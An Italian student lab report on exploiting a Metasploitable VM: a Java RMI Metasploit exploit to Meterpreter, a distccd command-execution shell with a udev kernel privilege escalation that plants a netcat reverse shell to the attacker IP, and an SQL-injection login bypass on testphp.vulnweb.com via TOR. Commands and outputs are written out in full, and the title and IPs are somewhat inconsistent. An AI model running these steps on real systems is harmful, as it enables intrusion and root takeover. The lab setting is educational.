

REPORT S7/L5

Exploit Telnet con Metasploit

Traccia

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente di sfruttare la vulnerabilità con Meterpreter sulla macchina remota.

Requisiti



I requisiti dell'esercizio sono:

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.77.111
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.77.112
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:
 - 1) configurazione di rete.
 - 2) informazioni sulla tabella di routing della macchina vittima.

Svolgimento

Come descritto nella traccia dell'esercizio compiremo un'attacco hacking verso la macchina di Meta tramite Metasploit, in particolare testeremo la vulnerabilità sulla porta 1099.

Innanzitutto configuriamo i nuovi indirizzi IP sulle macchine, come richiesto dalla traccia.



Proviamo con il comando ping se le macchine comunicano tra di loro:

```
(kali@kali)-[~]
$ ping 192.168.77.112
PING 192.168.77.112 (192.168.77.112) 56(84) bytes of data.
64 bytes from 192.168.77.112: icmp_seq=1 ttl=64 time=3.19 ms
64 bytes from 192.168.77.112: icmp_seq=2 ttl=64 time=2.40 ms
64 bytes from 192.168.77.112: icmp_seq=3 ttl=64 time=3.75 ms
^C
— 192.168.77.112 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2002ms
rtt min/avg/max/mdev = 2.399/3.114/3.753/0.555 ms
```

Fatta questa configurazione iniziale, procediamo con l'esercizio. Avviamo Metasploit con il comando *msfconsole* e cerchiamo i possibili exploit da effettuare con il comando *search java rmi* e scegliamo l'attacco numero 8

```
msf> search java rmi
=====
  7  auxiliary/gather/java_rmi_registry      normal    No    Java RMI R
  8  exploit/multi/misc/java_rmi_server      2011-10-15 excellent Yes Java RMI S
=====
```

Prima di procedere con l'attacco verifichiamo che sulla macchina target la porta 23 sia aperta. Diamo il comando *nmap -sV -p 1099 192.168.77.112*:

```
(kali@kali)-[~]
$ nmap -sV -p 1099 192.168.77.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-24 03:51 EST
Nmap scan report for 192.168.77.112
Host is up (0.011s latency).
PORT      STATE SERVICE VERSION
1099/tcp  open  java-rmi  GNU Classpath grmiregistry

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.56 seconds
```

Dal risultato sappiamo che la porta 1099 è aperta quindi possiamo procedere con l'attacco.

Scegliamo quindi *use 8* e diamo il comando *show options* per controllare quali parametri vanno settati prima di lanciare l'attacco:

```
msf6 > use 8
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

  Name      Current Setting  Required  Description
  --      -
  HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
  RHOSTS    0.0.0.0          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     1099             yes       The target port (TCP)
  SRVHOST   0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT   8080             yes       The local port to listen on.
  SSL       false            no        Negotiate SSL for incoming connections
  SSLCert   (blank)          no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH   (blank)          no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.77.111  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Generic (Java Payload)
```

Settiamo *RHOSTS* per stabilire l'indirizzo della macchina da attaccare:

```
msf6 exploit(multi/misc/java_rmi_server) > set rhost 192.168.77.112
rhost => 192.168.77.112
```

Settiamo il payload dell'attacco:

```
PS Stager
10  payload/java/meterpreter/reverse_https . normal No Java Meterpreter, Java Reverse HTTP
PS Stager
11  payload/java/meterpreter/reverse_tcp . normal No Java Meterpreter, Java Reverse TCP
Stager
12  payload/java/shell/bind_tcp . normal No Command Shell, Java Bind TCP Stage
r
```

A questo punto non ci resta che lanciare l'attacco con il comando *exploit*, ottenendo:

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.77.111:4444
[*] 192.168.77.112:1099 - Using URL: http://192.168.77.111:8080/k0csgN91UzeVcC
[*] 192.168.77.112:1099 - Server started.
[*] 192.168.77.112:1099 - Sending RMI Header...
[*] 192.168.77.112:1099 - Sending RMI Call...
[*] 192.168.77.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.77.112
[*] Meterpreter session 1 opened (192.168.77.111:4444 -> 192.168.77.112:51595) at 2025-01-24 04:00:55 -0500

meterpreter > 
```

L'attacco è andato a buon fine e ci ha restituito l'accesso alla macchina Meta tramite una sessione di meterpreter.

Per concludere l'esercizio raccogliamo le informazioni chieste dalla traccia tramite i comandi:

1) Ifconfig

```
meterpreter > ifconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.77.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe44:2a8f
IPv6 Netmask : ::
```

2) route

```
meterpreter > route list

IPv4 network routes
=====

Subnet      Netmask      Gateway      Metric      Interface
-----
127.0.0.1    255.0.0.0    0.0.0.0
192.168.77.112 255.255.255.0 0.0.0.0

IPv6 network routes
=====

Subnet      Netmask      Gateway      Metric      Interface
-----
::1          ::           ::
fe80::a00:27ff:fe44:2a8f ::           ::

meterpreter > █
```

REPORT S7/L5 – BONUS 1

Privilege escalation

Traccia

Effettuare l'attacco sul servizio **distccd** (da Kali contro Metasploitable) e dopo realizzare una privilege escalation per diventare root.

Svolgimento

Rifacciamo l'exploit come visto nella lezione 2.

Avviamo Metasploit e cerchiamo l'attacco con *search distccd*, selezioniamo l'unico attacco disponibile con *use 0* e andiamo a controllare cosa bisogna configurare con *show options*.

```
msf6 > search distccd

Matching Modules

#  Name                                     Disclosure Date  Rank  Status  Check  Description
-  -                                     -              -    -      -      -
0  exploit/unix/misc/distcc_exec            2002-02-01      excellent  Yes  DistCC Daemon Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/misc/distcc_exec

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf6 exploit(unix/misc/distcc_exec) >
```

```
msf6 exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):

Name      Current Setting  Required  Description
--      -
CHOST      192.168.10.111  no        The local client address
CPORT      4444             no        The local client port
Proxies    []               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     []               yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      3632             yes       The target port (TCP)

Payload options (cmd/unix/reverse_bash):

Name      Current Setting  Required  Description
--      -
LHOST      192.168.10.111  yes       The listen address (an interface may be specified)
LPORT      4444             yes       The listen port

Exploit target:

Id  Name
--  -
0   Automatic Target
```

Va configurato *rhost*, mentre *lhost*, *rport*, *lport* risultano già inseriti.

Dopodichè con *show payloads* vediamo quali sono i payload tra i quali scegliere ed usiamo il numero 3 *bind_ruby*

Lanciamo l'attacco con *exploit* e avremo accesso e controllo alla macchina target:

```
msf6 exploit(unix/misc/distcc_exec) > set payload 3
payload => cmd/unix/bind_ruby
msf6 exploit(unix/misc/distcc_exec) > exploit

[*] Started bind TCP handler against 192.168.1.112:4444
[*] Command shell session 1 opened (192.168.10.111:46025 -> 192.168.1.112:4444) at 2025-01-24 05:17:05 -0500

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

A questo punto è utile capire cos'è il *privilege escalation*. Si intende con **privilege escalation** lo sfruttamento di una falla, di un errore di progetto o di configurazione al fine di acquisire il controllo di risorse normalmente precluse a un utente o ad un'applicazione.

La scalata si divide in due modi:

1. **Scalata verticale:** un utente accede a funzioni, autorizzazioni e privilegi più alti di quelli assegnatigli: per esempio, un'utente semplice che accede a livelli di root.
2. **Scalata orizzontale:** un utente a pari livello di autorizzazione di altri utenti, ma con accesso ad aree differenti rispetto a questi ultimi, guadagna accesso a dette aree.

Nel nostro caso dobbiamo eseguire una scalata verticale. In particolare, nel nostro caso, la scalata da un utente daemon a root usando il servizio distccd, coinvolge la vulnerabilità del daemon di distccd nell'eseguire comandi arbitrari.

Per eseguire questo bonus ci siamo basati sulla guida trovata online all'indirizzo: <https://h2-exploitation.blogspot.com/2014/02/local-exploit-privilege-escalation.html>

Assicuriamoci di essere l'utente daemon sulla sessione di distcc con il comando *whoami* e di avere il kernel usato nella guida con il comando *uname -a*

```
whoami
daemon
```


```
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Scarichiamo l'exploit all'indirizzo <http://www.exploit-db.com/download/8572>

Adesso dobbiamo spostare il file scaricato sulla macchina di Meta. Per fare questo avviamo un server http su Kali con il comando:

python -m http.server 8080

Verifichiamo che il server sia effettivamente funzionante andando all'indirizzo 192.168.10.111:8080. Vediamo la nostra /home



Directory listing for /

- [.bash_logout](#)
- [.bashrc](#)
- [.bashrc.original](#)
- [.BurpSuite/](#)
- [.cache/](#)
- [.config/](#)

Possiamo, adesso, spostare il nostro file da Kali a Meta inserendo il seguente comando `wget http://192.168.10.111:8080/8572` sulla sessione di distccd e verifichiamo con `ls` che il file sia stato effettivamente spostato.


```
wget http://192.168.10.111:8080/8572.c
ls
4548.jsvc_up
5092.c
5093.c
8572.c
```

Abbiamo ulteriore conferma di questo spostamento guardando il log del server dove vediamo il codice 200 alla nostra richiesta GET del file.

```
(kali@kali)-[~]
$ python -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.10.111 - - [24/Jan/2025 06:09:43] "GET / HTTP/1.1" 200 -
192.168.10.111 - - [24/Jan/2025 06:09:44] code 404, message File not found
192.168.10.111 - - [24/Jan/2025 06:09:44] "GET /favicon.ico HTTP/1.1" 404 -
192.168.10.111 - - [24/Jan/2025 06:10:59] "GET / HTTP/1.1" 200 -
192.168.1.112 - - [24/Jan/2025 06:12:24] "GET /8572 HTTP/1.0" 200 -
192.168.10.111 - - [24/Jan/2025 06:21:08] "GET / HTTP/1.1" 200 -
192.168.1.112 - - [24/Jan/2025 06:22:16] "GET /8572 HTTP/1.0" 200 -
192.168.1.112 - - [24/Jan/2025 06:33:11] "GET /8572.c HTTP/1.0" 200 -
```

Compiliamo sulla macchina Meta il file spostato con il comando `gcc 8572.c -o escalation`. Questo creerà il file eseguibile **escalation**.

```
gcc 8572.c -o escalation
ls
4548.jsvc_up
5092.c
5093.c
8572.c
escalation
```



I prossimi passi, come da guida, sono l'esecuzione dei due successivi passaggi:

1. `echo '#!/bin/bash' > /tmp/run`
2. `echo '/bin/netcat -e /bin/bash 192.168.10.111 4444' >> /tmp/run`

Questi due passaggi servono a creare il file run e scriverci dentro la riga del punto 2. In modo che all'esecuzione dell'exploit venga aperta una sessione netcat verso la macchina attaccante che è in ascolto sulla porta 4444.


Il prossimo passaggio consiste nell'aprire una nuova finestra del terminale dove avviare una sessione netcat con il comando: `netcat -vlp 4444`

Fatto questo dobbiamo trovare il PID dei processi attivi. In particolare siamo interessati al PID del gestore di dispositivi Udev, che si occupa di amministrare dinamicamente i dispositivi a blocchi per ogni periferica rilevata nel sistema e comunica direttamente con il kernel. Questo è quello che interessa a noi, ovvero attaccare il kernel linux per avere i diritti di root.

Tramite `cat /proc/net/netlink` da cui possiamo estrarre il numero 2369

```
cat /proc/net/netlink
```

| sk | Eth | Pid | Groups | Rmem | Wmem | Dump | Locks |
|----------|-----|------|----------|------|------|----------|-------|
| de1b5800 | 0 | 0 | 00000000 | 0 | 0 | 00000000 | 2 |
| dfb66a00 | 4 | 0 | 00000000 | 0 | 0 | 00000000 | 2 |
| dd65b000 | 7 | 0 | 00000000 | 0 | 0 | 00000000 | 2 |
| ddc15c00 | 9 | 0 | 00000000 | 0 | 0 | 00000000 | 2 |
| ddc12c00 | 10 | 0 | 00000000 | 0 | 0 | 00000000 | 2 |
| de1b5c00 | 15 | 0 | 00000000 | 0 | 0 | 00000000 | 2 |
| df941200 | 15 | 2369 | 00000001 | 0 | 0 | 00000000 | 2 |
| de394800 | 16 | 0 | 00000000 | 0 | 0 | 00000000 | 2 |
| df9e7800 | 18 | 0 | 00000000 | 0 | 0 | 00000000 | 2 |



Questo è il numero di PID che dobbiamo passare all'exploit. Pertanto finalizziamo l'attacco con il comando `./escalation 2369` ottenendo nella finestra di netcat la conferma dell'avvenuta connessione alla macchina di Meta:

```
(kali㉿kali)-[~]  
$ netcat -vlp 4444  
listening on [any] 4444 ...  
192.168.1.112: inverse host lookup failed: Unknown host  
connect to [192.168.10.111] from (UNKNOWN) [192.168.1.112] 56208
```

Ripetendo adesso il comando `whoami` possiamo verificare di essere utente root nella sessione di netcat:

```
whoami  
root  
id  
uid=0(root) gid=0(root)
```

REPORT S7/L5 – BONUS 2

Attacco tramite TOR


Traccia

Effettuare una simulazione di un attacco al sito <http://testphp.vulnweb.com> passando da TOR.


Svolgimento

Per effettuare questo attacco avviamo TOR come visto nelle lezioni precedenti e colleghiamoci al sito indicato dalla traccia.

Al caricamento della pagina veniamo avvisati del fatto che il sito non è protetto



Continuiamo la navigazione e veniamo reindirizzati al sito della traccia:



A questo punto andiamo sulla voce Signup e vediamo il classico form di login con username e password, sul quale possiamo provare una SQL Injection.

Come già visto in un esercizio precedente usiamo la stringa `1' or '1=1'#` nel campo username e delle lettere a caso, che saranno comunque commentate dal simbolo `#`, in quello della password.

If you are already registered please enter your login information below:

| | |
|--------------------------------------|---|
| Username : | <input type="text" value="1' or '1=1'#"/> |
| Password : | <input type="password" value="....."/> |
| <input type="button" value="login"/> | |

You can also [signup here](#).

Signup disabled. Please use the username **test** and the password **test**.

Otteniamo così l'accesso senza conoscere le credenziali:

(test)

On this page you can visualize or edit you user information.

| | |
|---------------------------------------|--|
| Name: | <input type="text" value="<script/%00%00v%00%00>alert(/Xss)</scri"/> |
| Credit card number: | <input type="text" value="1234-5678-2300-9000"/> |
| E-Mail: | <input type="text" value="ixhl@sec38.com"/> |
| Phone number: | <input type="text" value="12312321"/> |
| Address: | <input type="text" value="HiTpS://1178840498125781519.whatdoesascannersee.com"/> |
| <input type="button" value="update"/> | |